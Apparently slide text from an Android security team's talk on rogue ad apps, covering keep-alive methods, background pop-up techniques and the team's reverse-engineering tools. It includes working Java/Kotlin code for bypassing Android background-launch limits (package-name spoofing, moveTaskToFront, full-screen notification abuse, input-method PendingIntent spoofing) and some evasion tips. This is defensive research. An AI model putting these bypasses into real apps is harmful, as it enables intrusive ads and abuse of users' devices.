


# 移动应用流氓广告生态



短留策略，获得用户后通过野蛮广告变现实现商业收益闭环

# 流氓广告重点——应用外弹窗



利用系统漏洞

通过流氓广告进行高价值变现，其中不乏大量的“归因”对抗：

- 马甲应用变化极快
- 加密、混淆、纯净版等对抗检测

# 流氓广告应用保活分析

保活

拉活

一像素保活

壁纸保活

后台无音播  
保活

前台服务保  
活

Service系统  
机制拉活

账户同步拉  
活

JobSchedul  
er拉活

双进程守护

WorkMana  
ger保护

上述保活都被拦截

开发者另辟蹊径，利用文件锁互相监听对方进程死亡，迅速拉起对方实现保活



# 缺陷利用与防御绕过

## ❑ 伪造包名启动

Android 11 以下，在调用方 Activity 中覆写 `getBasePackageName` 方法，返回系统白名单包名，则可以通过伪造包名拉起activity

```
public String getBasePackageName() {
    return "com.android.contacts"; // 攻击者篡改的系统白名单包名
}
```

也可以使用Hook Application 中的 `baseContext` 将包名伪造从而进行拉起

```
fun startActivityBelowQ(baseContext: Context, intent: Intent): Boolean {
    val newPkgName = "com.android.contacts"
    val backPkgName = baseContext.packageName // 备份原包名
    try {
        Reflect.on(baseContext).set("mBasePackageName", newPkgName) // 反射
        intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK)
        baseContext.startActivity(intent) // 启动 Activity
        Reflect.on(baseContext).set("mBasePackageName", backPkgName) // 还原变量
        Log.d("LLL", "Hook完成")
        return true
    } catch (e: Throwable) {
        e.printStackTrace()
        Log.e("LLL", "Hook失败")
    }
    return false
}
```

## ❑ moveTaskToFront启动

`moveTaskToFront`这种方式不算是直接从后台启动 Activity，而是换了一个思路，在后台启动目标 Activity 之前先将应用切换到前台，然后再启动目标 Activity

```
public void moveAppToFront(Context context) {
    ActivityManager activityManager = (ActivityManager) context.getSystemService("activity");
    if (Build.VERSION.SDK_INT >= 21) {
        List<ActivityManager.AppTask> list = activityManager.getAppTasks();
        Iterator<ActivityManager.AppTask> it = list.iterator();
        if (it.hasNext()) {
            ActivityManager.AppTask appTask = it.next();
            Log.d("textxx", "moveToFront " + appTask.toString());
            appTask.moveToFront();
            return;
        }
    }
    return;
}

List<ActivityManager.RunningTaskInfo> taskInfoList = activityManager.getRunningTasks(100);
for (ActivityManager.RunningTaskInfo taskInfo : taskInfoList) {
    if (taskInfo.topActivity.getPackageName().equals(context.getPackageName())) {
        activityManager.moveTaskToFront(taskInfo.id, 0);
        return;
    }
}
```

# 缺陷利用与防御绕过

## ❑ 全屏通知启动

cp针对android10以下的手机滥用谷歌全屏通知能拉起activity的机制进行后台弹窗

```
public void sendNotificationFullScreen( String title, String content, String type) {
    if (Build.VERSION.SDK_INT >= 26) {
        createNotificationChannel();
        Notification notification = getChannelNotificationQ(
            title, content, type);
        getManager().notify(1, notification);
    }
}

public Notification getChannelNotificationQ(String title, String content, String type) {
    Intent fullScreenIntent = new Intent(this, MainActivity.class);
    fullScreenIntent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    fullScreenIntent.putExtra("action", "callfromdevice");
    fullScreenIntent.putExtra("type", type);
    PendingIntent fullScreenPendingIntent = PendingIntent.getActivity(this, 0, fullScreenIntent,
        PendingIntent.FLAG_UPDATE_CURRENT);

    NotificationCompat.Builder notificationBuilder =
        new NotificationCompat.Builder(this, id)
            .setSmallIcon(R.mipmap.ic_logo)
            .setContentTitle(title)
            .setTicker(content)
            .setContentText(content)
            .setAutoCancel(true)
            .setDefaults(Notification.DEFAULT_ALL)
            .setPriority(NotificationCompat.PRIORITY_MAX)
            .setCategory(Notification.CATEGORY_CALL)
            .setFullScreenIntent(fullScreenPendingIntent, true);

    Notification incomingCallNotification = notificationBuilder.build();
    return incomingCallNotification;
}
```

## ❑ 伪造输入法拉起

1. 模拟拉起的广告页面同样声明输入法设置的intent-filter
2. 通过intent.setData(Uri.parse(getPackageName() + "://start")), 将原始的输入法intent替换掉, 广告应用就伪造成输入法的权限和身份发送intent, 从而拉起广告

```
public void startActivityByInputImpl() {
    String defaultInputMethod = Settings.Secure.getString(getContentResolver(), "default_input_method");
    ActivityManager activityManager = (ActivityManager) getSystemService(ActivityManager.class);
    String packagename = defaultInputMethod.split("/")[0];
    String serviceName = defaultInputMethod.split("/")[1];
    if (serviceName.startsWith(".")) {
        serviceName = packagename + serviceName;
    }
    Intent intent = new Intent(this, TestThreeActivity.class);
    intent.addFlags(65536);
    intent.setData(Uri.parse(getPackageName() + "://start"));
    PendingIntent pendingIntent = activityManager.getRunningServiceControlPanel(new ComponentName(packagename, serviceName));
    if (pendingIntent != null) {
        try {
            pendingIntent.send(this, 0, intent, new PendingIntent.OnFinished() { // from class: com.bg.test.MainActivity
                @Override // android.app.PendingIntent.OnFinished
                public void onSendFinished(PendingIntent pendingIntent2, Intent intent2, int resultCode, String resultData) {
                }
            }, new Handler(Looper.getMainLooper()));
        } catch (PendingIntent.CanceledException e) {
            e.printStackTrace();
        }
    }
}
```

Android原生漏洞利用? ——漏洞修复、新增管控



# 流氓广告动态对抗

## 云端风控

城市屏蔽

包渠道

新手保护

展示间隔

## 本地风控

SIM卡

WIFI代理

vpn

USB

Root

开发者选项

## 权限获取

定位

存储

通知

电话

识别思路：

手机本地风控→定制代码隐藏root等特征

城市与ip→代理与框架写死

新手保护→调手机时间

代码逆向→获取指定风控逻辑hook

# 分析能力提升

## 信息收集

1. APK渠道收集
2. 应用云控收集
3. 特征代码收集
4. 广告场景分析
5. 漏洞利用提取
6. 开发者信息搜集

## 分析思路

1. 逆向追踪  
弹出界面->回溯调用  
->拉起逻辑
2. 正向追踪  
云控参数输入->弹窗  
启动->拉起绕过
3. AOSP代码审计挖掘漏洞
4. 定制机检测策略

## 对抗工具

1. 反编译工具  
JEB、jadx、IDA ...
2. Hook工具  
Frida、objection ...
3. 网络抓包工具  
tcpdump、burp ...
4. 其它  
解密脚本  
脱壳工具

## 对抗工具建设

## Js代码解密

## 功能:

对抗js利用第三方工具  
对代码进行的加密混淆

# apk代码解密

**功能:**  
用于对抗 apk 中加密的字符串，该加密方式被广泛用于流氓广告应用中

## 模拟执行解密

## 功能一：逆向SDK加密算法

## 功能二：解密流氓广告应用中so的加密字符串

## 定制化hook

## 功能： 隐藏特征的Hook工具 分析调用及参数

## 定制化脱壳

**功能：**  
对存在加固行为的广告应用进行代码还原

```
'psANR': _0x1691('7', 'wgyH'),
'oZZes': _0x1691('8', 'U@08'),
'fhTkZ': _0x1691('9', 'hw3K'),
'HBAJk': _0x1691('a', 'U@08'),
'EQsWa': _0x1691('b', 'WfJj'),

'psANR': 'WSSMV',
'oZZes': 'aHJVD',
'fhTkZ': '5|4|2|6|1|3|0',
'HBAJk': 'qHrOe',
'EQsWa': 'NNxOH',
```


```
map.put("00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000",
map.put("00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000",
map.put("00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000",
map.put("00000000,00000000,new byte[][(29, 100, 23,
map.put("00000000,00000000,new byte[][(124, 29, 11,
map.put("00000000,00000000,new byte[][-95, -60, -1,
map.put("00000000,00000000,new byte[][(69, 33, 126,
map.put("00000000,00000000,new byte[][(116, 16, 79,
map.put("00000000,00000000,new byte[][(122, 30, 65,
map.put("00000000,00000000,new byte[][-12, -122,
map.put("SystemProperties", "and
map.put("__hans_prop_key", "p
map.put("getBoolean", "getBoolean
map.put("getString", "get");
map.put("sysprop_add_callback",
map.put("canUfz", "canUfz,chargi
map.put("get_pid", "get_pid");
map.put("add_sdk_update", "add_sdk
```

```
1   "appPackage": "com.ss.android.ugc.aweme.lite", "videoGro  
    20220628/202206281606054?r.apk", "apkId": "179924", "  
    {\"encryptParam\": \"{\\\"ad_apk\\\": \\\"179924\\\", \\\"cost_info\\  
    {\\\"uid\\\": \\\"|||\\\"6b63eb825fde4f1636872698fedf90  
    |||\\\"av\\\": |||\\\"30\\\"|||, \\\"media_uid\\\": |||\\\"9527da  
    |||\\\"ad_p\\\": |||\\\"0f19fa8e3f94d7aa8a4d14db2e45baa\\  
    |||\\\"ad_r\\\": |||\\\"1656491048778_87539be0a1le488cadf7  
    vivo.vtouch\\\"}\\\"}\", \"id\": \"17819162\", \"nonce_str  
    \": \"sign\": \"6C2A80E986758F2B6477C18290348651\", \"ti  
  
! com.: [REDACTED].b.i(57834, n  
(String json = des.toJson();  
Intent intent = new Intent(c.a(\"shC2Wkf  
intent.setPackage(c.a(\"jBM4eU90hiC4+Zn  
intent.putExtra(c.a(\"Nx5oVFNS36yLGZU+X  
intent.putExtra(c.a(\"Vmmiy7enbnwDODJn)  
intent.putExtra(c.a(\"GFuRfxgG\"), false
```

0	时间	版本	类型	方法	参数	返回结果	备注
0	2022-07-com.	com.smarc.c.java	1	EQVUT'AES		java.lang.Exception	
1	2022-07-com.	com.smarc.c.java	1	COVUTIAES/CBC		java.lang.Exception	
2	2022-07-com.	com.smarc.c.java	1	VWVSk-android		java.lang.Exception	
3	2022-07-com.	com.smarc.c.java	1	EQVUT'AES		java.lang.Exception	
4	2022-07-com.	com.smarc.c.java	1	COVUTIAES/CBC		java.lang.Exception	
5	2022-07-com.	com.smarc.c.java	1	EQVUT'AES		java.lang.Exception	
6	2022-07-com.	com.smarc.c.java	1	COVUTIAES/CBC		java.lang.Exception	
7	2022-07-com.	com.smarc.c.java	1	ETUO1'MD5		java.lang.Exception	
8	2022-07-com.	com.smarc.c.java	1	RWVHcanp_dev		java.lang.Exception	
9	2022-07-com.	com.smarc.c.java	1	ETUO1'MD5		java.lang.Exception	
10	2022-07-com.	com.smarc.c.java	1	SFZH2DWEYQ		java.lang.Exception	
11	2022-07-com.	com.smarc.c.java	1	FCG2jbs_sdk		java.lang.Exception	
12	2022-07-com.	com.smarc.c.java	1	SJwJZnaXvc		java.lang.Exception	
13	2022-07-com.	com.smarc.c.java	1	FOUSELANDSKI		java.lang.Exception	
14	2022-07-com.	com.smarc.c.java	1	FWTAV100		java.lang.Exception	
15	2022-07-com.	com.smarc.c.java	1	ETUO1'MD5		java.lang.Exception	
16	2022-07-com.	com.smarc.c.java	1	ETVWSk-android		java.lang.Exception	
17	2022-07-com.	com.smarc.c.java	1	ETUO1'MD5		java.lang.Exception	
18	2022-07-com.	com.smarc.c.java	1	SU2HsSharedP		java.lang.Exception	
19	2022-07-com.	com.smarc.c.java	1	ETVHcanp_dev		java.lang.Exception	
20	2022-07-com.	com.smarc.c.java	1	ETUO1'MD5		java.lang.Exception	
21	2022-07-com.	com.smarc.c.java	1	VWVSk-android		java.lang.Exception	
22	2022-07-com.	com.smarc.c.java	1	THQESHAI		java.lang.Exception	
23	2022-07-com.	com.smarc.c.java	1	FZW50'ent		java.lang.Exception	
24	2022-07-com.	com.smarc.c.java	1	ETUO1'MD5		java.lang.Exception	
25	2022-07-com.	com.smarc.c.java	1	Fmg'2		java.lang.Exception	
26	2022-07-com.	com.smarc.c.java	1	STZH2channel		java.lang.Exception	
27	2022-07-com.	com.smarc.c.java	1	JAncp'div		java.lang.Exception	
28	2022-07-com.	com.smarc.c.java	1	EOA'1a		java.lang.Exception	

```
public o0o0oo0o0(long[] jArr, long[] jArr2, long j7, long j8) {  
}  
  
/* JADX WARN: Failed to parse debug info  
java.lang.IllegalArgumentException  
at java.nio.Buffer.position(Buffer.java:244)  
at jadx.plugins.input.dex.sections.SectionReader.absPos(SectionReader.java:96)  
at jadx.plugins.input.dex.sections.DebugInfoParser.parse(DebugInfoParser.java:38)  
at jadx.plugins.input.dex.sections.DexCodeReader.getDebugInfo(DexCodeReader.java:123)  
at jadx.core.dex.nodes.MethodNode.getDebugInfo(MethodNode.java:100)  
at jadx.core.dex.visitors.debuginfo.DebugInfoAttachVisitor.visitAll(DebugInfoAttachVisitor.java:39)  
*/  
  
@Override // o0o0Ooo.o0o0o0o0o0o0o0o  
public o0o0o0o0o0o0o0o.o0o0oo o00o0o0oo(long j7) {  
    int o00000o0o2 = o0o0o0o0o.o0o0o0o0o(this.f2o00oo, j7, t);  
    long[] jArr = this.f2o00oo;  
    long j8 = jArr[o00000o0o2];  
    long[] jArr2 = this.f3o00oo;  
    o0o0o0o0o0o0o0o.o0o0o0o0o0o0o0o = new o0o0o0o0o0o0o0o0o(j8);  
    if (j8 > j7 || o00000o0o2 == jArr.length - 1) {  
        return new o0o0o0o0o0o0o0o.o00oo((o0o0o0o0o0o0o0o));  
    }  
    int i8 = o00000o0o2 + 1;  
    return new o0o0o0o0o0o0o0o.o00oo((o0o0o0o0o0o0o0o, new o0
```

# 自动化检测建设



# 对抗总结

从攻击者视角出发

- 研究新的绕过技术与应对方式
- 验证防御的完备性
- 复原攻击场景
- 挖掘安全缺陷的利用



1、缺陷利用与防御绕过

2、流氓应用保活分析

3、应用脱壳解密技术对抗

4、应用弹广告复现

5、检测特征提取

6、已知缺陷利用商店排查

7、后台拉广告技术手段分析

安全缺陷发现与防御强化

应用商店纯度净化与检测工具赋能


取证分析的视角握手用户产品

7个动作

主要目标



## 对抗趋势



thanks